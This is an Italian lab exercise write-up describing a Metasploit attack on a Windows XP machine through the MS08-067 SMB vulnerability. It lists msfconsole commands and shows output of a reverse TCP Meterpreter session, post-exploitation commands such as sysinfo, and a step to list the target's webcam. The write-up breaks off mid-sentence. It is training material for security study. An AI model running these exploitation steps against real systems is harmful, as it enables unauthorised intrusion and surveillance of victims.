
ATTACCO A WINDOWS XP CON METAPLOIT

L'esercizio di oggi vedrà coinvolto il sistema operativo di windows xp con il codice MS08-0667.

Bisogna avviare metaploit con il comando "msfconsole" poi con il codice "search MS08-0667" troviamo la vulnerabilità e infine con "show options" visualizziamo la configurazione di attacco.



Selezioniamo la macchina XP con il comando" set RHOSTS 192.168.1.26" il nostro attacco sarà configurato.

Si lancia l'attacco con exploit.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.26
RHOSTS ⇒ 192.168.1.26
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.26:445 - Automatically detecting the target ...
[*] 192.168.1.26:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.26:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.26:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.1.26
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.26:1036) at 2024-03-06 12:16:09 +0100
```

L'attacco è andato a buon fine e si avvia una sessione metarpreter, lanciamo il comando "ifconfig" per verificare che siamo dentro la macchina bersagliata. Con il comando citato, ci mostra le configurazioni di rete della macchina.

```
meterpreter > ifconfig
Interface 1
           : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
Interface 2
Name
            : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit∲ di piani
ficazione pacchetti
Hardware MAC : 08:00:27:0e:53:2f
            : 1500
IPv4 Address : 192.168.1.26
IPv4 Netmask : 255.255.255.0
meterpreter > sysinfo
Computer : WINDOWSXP
               : Windows XP (5.1 Build 2600, Service Pack 3).
os
Architecture
              : x86
System Language : it_IT
Domain
               : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > help
```

L'esercizio ci chiede la presenza una webcam sulla maccina XP, con il comando "webcam_list"

Recupero screenshot

acchina XP: